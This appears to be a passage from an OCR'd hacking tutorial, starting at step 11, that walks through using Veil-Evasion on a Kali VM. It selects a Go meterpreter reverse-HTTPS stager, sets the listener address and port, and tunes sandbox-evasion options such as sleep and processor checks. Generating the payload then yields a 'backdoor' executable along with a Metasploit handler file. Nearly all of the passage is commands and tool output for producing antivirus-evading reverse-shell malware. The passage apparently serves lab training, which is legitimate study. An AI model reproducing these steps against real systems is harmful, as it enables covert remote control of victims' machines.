
- It's a very handy way to connect to the target computer.

- Some of the payloads don't follow naming patterns like : `lua/shellcode_inject/flat.py`. It's a payload that is going to inject other payloads. For example, it will inject the meterpreter payload.



```
         9)     cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
        17)     go/shellcode_inject/virtual.py

        18)     lua/shellcode_inject/flat.py

        19)     perl/shellcode_inject/flat.py

        20)     powershell/meterpreter/rev_http.py
        21)     powershell/meterpreter/rev_https.py
        22)     powershell/meterpreter/rev_tcp.py
        23)     powershell/shellcode_inject/psexec_virtu
        24)     powershell/shellcode_inject/virtual.py

        25)     python/meterpreter/bind_tcp.py
        26)     python/meterpreter/rev_http.py
        27)     python/meterpreter/rev_https.py
        28)     python/meterpreter/rev_tcp.py
        29)     python/shellcode_inject/aes_encrypt.py
        30)     python/shellcode_inject/arc_encrypt.py
        31)     python/shellcode_inject/base64_substitut
        32)     python/shellcode_inject/des_encrypt.py
        33)     python/shellcode_inject/flat.py
        34)     python/shellcode_inject/letter_substitut
        35)     python/shellcode_inject/pidinject.py
        36)     python/shellcode_inject/stallion.py

        37)     ruby/meterpreter/rev_http.py
        38)     ruby/meterpreter/rev_https.py
        39)     ruby/meterpreter/rev_tcp.py
        40)     ruby/shellcode_inject/base64.py
        41)     ruby/shellcode_inject/flat.py


Veil/Evasion>: use 15
```

11. Type : ***use 15***




```
Veil/Evasion>: use 15
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 Payload Information:

        Name:           Pure Golang Reverse HTTPS Stager
        Language:       go
        Rating:         Normal
        Description:    pure windows/meterpreter/reverse_https stager, no
                        shellcode

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before execution
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs for hard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                                   IP of the Metasploit handler
LPORT                   80              Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              X               Optional: Minimum number of processors
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[go/meterpreter/rev_https>>]: █
```

12. Split the terminal either vertically or horizontally to have another terminal.


13. Type ***IP config*** on the second terminal to identify the IP address of the kali VM.

14. SET LHOST 192.168.178.31 (in my case, that's the ip address of the kali VM).



```
        set             Set shellcode option

[go/meterpreter/rev_https>>]: set LHOST 192.168.178.31
[go/meterpreter/rev_https>>]: █

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.178.31  netmask 255.255.255.0  broadcast 192.168.178.255
        inet6 fe80::bb7e:4fce:492:3d2c  prefixlen 64  scopeid 0x20<link>
        inet6 2406:e003:1d2c:4801:1c8c:f130:d2bb:daae  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:f3:95:94  txqueuelen 1000  (Ethernet)
        RX packets 1239529  bytes 1817311439 (1.6 GiB)
        RX errors 0  dropped 22463  overruns 0  frame 0
        TX packets 52754  bytes 3748941 (3.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


15. Type: ***options***



```
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                Value           Description
----                -----           -----------
BADMACS             FALSE           Check for VM based MAC addresses
CLICKTRACK          X               Require X number of clicks before execution
COMPILE_TO_EXE      Y               Compile to an executable
CURSORCHECK         FALSE           Check for mouse movements
DISKSIZE            X               Check for a minimum number of gigs for hard disk
HOSTNAME            X               Optional: Required system hostname
INJECT_METHOD       Virtual         Virtual or Heap
LHOST               192.168.178.31  IP of the Metasploit handler
LPORT               8080            Port of the Metasploit handler
MINPROCS            X               Minimum number of running processes
PROCCHECK           FALSE           Check for active VM processes
PROCESSORS          X               Optional: Minimum number of processors
RAMCHECK            FALSE           Check for at least 3 gigs of RAM
SLEEP               X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME            X               Optional: The required user account
USERPROMPT          FALSE           Prompt user prior to injection
UTCCHECK            FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[go/meterpreter/rev_https>>]:
```


Let’s apply some settings before generating the backdoor like that.

16. Set LPORT 8080
17. Set Processors 1
18. Set sleep 6




```
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set SLEEP 6
```


19. Type: ***options*** to see the updated options
20. Type: ***generate*** to generate the payload



```
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before execution
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs for hard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                   192.168.178.31  IP of the Metasploit handler
LPORT                   8080            Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              1               Optional: Minimum number of processors
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   6               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[go/meterpreter/rev_https>>]: 
```




```
[go/meterpreter/rev_https>>]: generate
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [>] Please enter the base name for output files (default is payload): rev_https_8080
runtime/internal/sys
runtime/internal/atomic
runtime
errors
internal/race
sync/atomic
unicode
unicode/utf8
container/list
sync
math
crypto/subtle
io
internal/syscall/windows/sysdll
unicode/utf16
syscall
hash
bytes
crypto/cipher
strings
crypto/hmac
```



```
vendor/golang_org/x/net/http2/hpack
net
log
mime
compress/gzip
mime/quotedprintable
net/http/internal
net/url
crypto/elliptic
encoding/asn1
crypto/rand
crypto/rsa
crypto/dsa
crypto/ecdsa
crypto/x509/pkix
net/textproto
net/http/httptrace
crypto/x509
mime/multipart
crypto/tls
net/http
command-line-arguments
 ===============================================================================
                                  Veil-Evasion
 ===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
 ===============================================================================

 [*] Language: go
 [*] Payload Module: go/meterpreter/rev_https
 [*] Executable written to: /var/lib/veil/output/compiled/ rev-https-8080.exe
 [*] Source code written to: /var/lib/veil/output/source/ rev-https-8080.go
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev-https-8080.rc

Hit enter to continue...
```


21. Give a meaningful name to your backdoor: such as: rev_https_8080
22. (To remember which payload and which port to use for this backdoor in the future, it's telling us the module that's used and it's telling us where the backdoor is stored.)



```
Hit enter to continue...
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Veil-Evasion Menu

        41 payloads loaded

